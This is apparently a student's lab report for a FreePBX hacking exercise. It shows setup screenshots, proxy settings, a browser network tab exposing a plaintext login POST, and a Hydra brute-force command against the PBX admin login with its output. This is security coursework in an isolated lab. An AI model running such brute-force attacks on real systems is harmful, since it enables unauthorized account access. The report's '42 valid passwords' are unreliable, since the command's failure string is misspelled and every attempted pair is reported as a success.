
Name: Amit S Terdal
CSU ID: 2887869

Exercise 1: Complete Scenario 3 – PBX Hacking Scenario Lab as described in the attached document and provide the response to the following tasks/questions:

Part One: Setup PBX

1. Part One - Please provide the screen shot of the "System Overview" screen achieved in step10.



Welcome to FreePBX

FreePBX 15.0.17.34 **'VoIP Server'**

(You can change this name in Advanced Settings)

Summary

Asterisk	✓
MySQL	✓
Web Server	✓
Fail2Ban	✓
System Registration	ⓘ
System Firewall	✗
Mail Queue	✓
UCP Daemon	✓
Xmpp Daemon	✓

SysInfo updated 0 seconds ago

⚠ Security Issue ⚠

Some Certificates are expiring or have expired

This is a critical issue and should be resolved urgently

- Some Certificates are expiring or have expired
- Intrusion detection handling method
- Collecting Anonymous Browser Stats
- Default bind port for CHAN_PJSIP is: 5060, CHAN_SIP is: 5160

System Last Rebooted

10 hours, 7 minutes, 23 seconds, ago

Load Averages

0.15	0.07	0.05
1 Minute	*5 Minutes*	*15 Minutes*


No notes found

FreePBX is a registered trademark of Sangoma Technologies Inc.
FreePBX 15.0.17.34 is licensed under the GPL
Copyright© 2007-2025

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!

Part Two: Configuring System for Web Application Analysis

2. Part Two - Please provide the screenshot of proxy settings done at the step 13.



Connection Settings

Configure Proxy Access to the Internet

○ No proxy

○ Auto-detect proxy settings for this network

○ Use system proxy settings

● Manual proxy configuration

HTTP Proxy 127.0.0.1 Port 8080

□ Also use this proxy for HTTPS

HTTPS Proxy Port 0


SOCKS Host Port 0

○ SOCKS v4 ● SOCKS v5

Cancel OK

Part Three: Analysis using Inspect Element

3. Part Three - Please provide a screenshot of passed credentials from the network tab.



Please correct the following errors:
- Invalid Username or Password

Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	POST	192.168.2.6	config.php	jquery-3.1.1.min.js:4 (do...	html	10.87 kB	10.37 kB
200	GET	192.168.2.6	lessphp_cda15374ab46b7d7157d3bf731e56972370c8946.css	stylesheet	css	91.94 kB	91.62 kB
200	GET	192.168.2.6	outdatedbrowser-1.1.3.min.js?load_version=15.0.17.34	script	js	cached	0 B
200	GET	192.168.2.6	jquery-3.1.1.min.js?load_version=15.0.17.34	script	js	cached	0 B
200	GET	192.168.2.6	selector-set-1.1.0.js?load_version=15.0.17.34	script	js	cached	0 B
200	GET	192.168.2.6	jquery.selector-set-0.2.2.js?load_version=15.0.17.34	script	js	cached	0 B
200	GET	192.168.2.6	class.js?load_version=15.0.17.34	script	js	cached	0 B
200	GET	192.168.2.6	jed-1.1.1.js?load_version=15.0.17.34	script	js	cached	0 B
200	GET	192.168.2.6	modgettext.js?load_version=15.0.17.34	script	js	cached	0 B
200	GET	192.168.2.6	FreePBX.js?load_version=15.0.17.34	script	js	cached	833 B
200	GET	192.168.2.6	login.js	script	js	cached	183 B
200	GET	192.168.2.6	pbxlib_27b5c056e30436b37ff2fb5db649358a441e3558.js?load_versi	script	js	cached	0 B
200	GET	www.google-ana...	analytics.js	config.php:92 (script)	js	cached	0 B
404	GET	192.168.2.6	badge.png	FaviconLoader.sys.mjs:1...	html	cached	227 B
200	GET	192.168.2.6	favicon.ico	FaviconLoader.sys.mjs:1...	vnd.micr...	cached	1.15 kB

15 requests | 104.38 kB / 102.81 kB transferred | Finish: 3.16 s | DOMContentLoaded: 3.04 s | load: 3.17 s

Form data

```
username: "user"
password: "user"
```

4. Part Three - What is "Inspect Element," and why is it used in web development?

Inspect Element is a developer tool built into modern web browsers like Chrome, Firefox, and Edge. It allows users to view and modify the HTML, CSS, and JavaScript of a webpage in real time.


Why is it used?

- Debugging: Developers can identify and fix issues in code.
- UI/UX Testing: Modify styles and structure without altering the source code.
- Web Scraping: Extract data from a webpage.
- Security Testing: Analyze network requests and identify vulnerabilities.

In ethical hacking, "Inspect Element" is used to monitor web requests and responses, helping security professionals detect weak authentication mechanisms.


Part Four: Hacking with Hydra

5. Part Four - Please provide the screenshot of the login credentials which are obtained using Hydra.



```
┌──(root㉿kali)-[~]
└─# hydra -L usr.txt -P passw.txt 192.168.2.3 http-post-form "/admin/config.php:username=^USER^&pa
ssword=^PASS^&command=login:Invaild Username or Password"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret s
ervice organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethi
cs anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-02-23 19:31:31
[DATA] max 16 tasks per 1 server, overall 16 tasks, 42 login tries (l:6/p:7), ~3 tries per task
[DATA] attacking http-post-form://192.168.2.3:80/admin/config.php:username=^USER^&password=^PASS^&
command=login:Invaild Username or Password
[80][http-post-form] host: 192.168.2.3   login: admin   password: root
[80][http-post-form] host: 192.168.2.3   login: admin   password: toor
[80][http-post-form] host: 192.168.2.3   login: msfadmin   password: admin
[80][http-post-form] host: 192.168.2.3   login: msfadmin   password: service
[80][http-post-form] host: 192.168.2.3   login: admin   password: service
[80][http-post-form] host: 192.168.2.3   login: admin   password: postgres
[80][http-post-form] host: 192.168.2.3   login: admin   password: batman
[80][http-post-form] host: 192.168.2.3   login: admin   password: 1234567
[80][http-post-form] host: 192.168.2.3   login: msfadmin   password: batman
[80][http-post-form] host: 192.168.2.3   login: msfadmin   password: toor
[80][http-post-form] host: 192.168.2.3   login: msfadmin   password: root
[80][http-post-form] host: 192.168.2.3   login: msfadmin   password: postgres
[80][http-post-form] host: 192.168.2.3   login: newuser   password: service
[80][http-post-form] host: 192.168.2.3   login: newuser   password: batman
[80][http-post-form] host: 192.168.2.3   login: msfadmin   password: 1234567
[80][http-post-form] host: 192.168.2.3   login: admin   password: admin
[80][http-post-form] host: 192.168.2.3   login: newuser   password: toor
[80][http-post-form] host: 192.168.2.3   login: newuser   password: admin
[80][http-post-form] host: 192.168.2.3   login: newuser   password: root
[80][http-post-form] host: 192.168.2.3   login: user   password: service
[80][http-post-form] host: 192.168.2.3   login: newuser   password: 1234567
[80][http-post-form] host: 192.168.2.3   login: user   password: root
[80][http-post-form] host: 192.168.2.3   login: user   password: 1234567
[80][http-post-form] host: 192.168.2.3   login: newuser   password: postgres
[80][http-post-form] host: 192.168.2.3   login: user   password: toor
[80][http-post-form] host: 192.168.2.3   login: user   password: batman
[80][http-post-form] host: 192.168.2.3   login: user   password: postgres
[80][http-post-form] host: 192.168.2.3   login: sys   password: admin
[80][http-post-form] host: 192.168.2.3   login: user   password: admin
```



```
[80][http-post-form] host: 192.168.2.3   login: admin   password: batman
[80][http-post-form] host: 192.168.2.3   login: admin   password: 1234567
[80][http-post-form] host: 192.168.2.3   login: msfadmin   password: batman
[80][http-post-form] host: 192.168.2.3   login: msfadmin   password: toor
[80][http-post-form] host: 192.168.2.3   login: msfadmin   password: root
[80][http-post-form] host: 192.168.2.3   login: msfadmin   password: postgres
[80][http-post-form] host: 192.168.2.3   login: newuser   password: service
[80][http-post-form] host: 192.168.2.3   login: newuser   password: batman
[80][http-post-form] host: 192.168.2.3   login: msfadmin   password: 1234567
[80][http-post-form] host: 192.168.2.3   login: admin   password: admin
[80][http-post-form] host: 192.168.2.3   login: newuser   password: toor
[80][http-post-form] host: 192.168.2.3   login: newuser   password: admin
[80][http-post-form] host: 192.168.2.3   login: newuser   password: root
[80][http-post-form] host: 192.168.2.3   login: user   password: service
[80][http-post-form] host: 192.168.2.3   login: newuser   password: 1234567
[80][http-post-form] host: 192.168.2.3   login: user   password: root
[80][http-post-form] host: 192.168.2.3   login: user   password: 1234567
[80][http-post-form] host: 192.168.2.3   login: newuser   password: postgres
[80][http-post-form] host: 192.168.2.3   login: user   password: toor
[80][http-post-form] host: 192.168.2.3   login: user   password: batman
[80][http-post-form] host: 192.168.2.3   login: user   password: postgres
[80][http-post-form] host: 192.168.2.3   login: sys   password: admin
[80][http-post-form] host: 192.168.2.3   login: user   password: admin
[80][http-post-form] host: 192.168.2.3   login: sys   password: service
[80][http-post-form] host: 192.168.2.3   login: sys   password: batman
[80][http-post-form] host: 192.168.2.3   login: sys   password: root
[80][http-post-form] host: 192.168.2.3   login: sys   password: toor
[80][http-post-form] host: 192.168.2.3   login: sys   password: 1234567
[80][http-post-form] host: 192.168.2.3   login: service   password: batman
[80][http-post-form] host: 192.168.2.3   login: sys   password: postgres
[80][http-post-form] host: 192.168.2.3   login: service   password: 1234567
[80][http-post-form] host: 192.168.2.3   login: service   password: service
[80][http-post-form] host: 192.168.2.3   login: service   password: admin
[80][http-post-form] host: 192.168.2.3   login: service   password: postgres
[80][http-post-form] host: 192.168.2.3   login: service   password: root
[80][http-post-form] host: 192.168.2.3   login: service   password: toor
1 of 1 target successfully completed, 42 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-02-23 19:31:33

┌──(root㉿kali)-[~]
└─#
```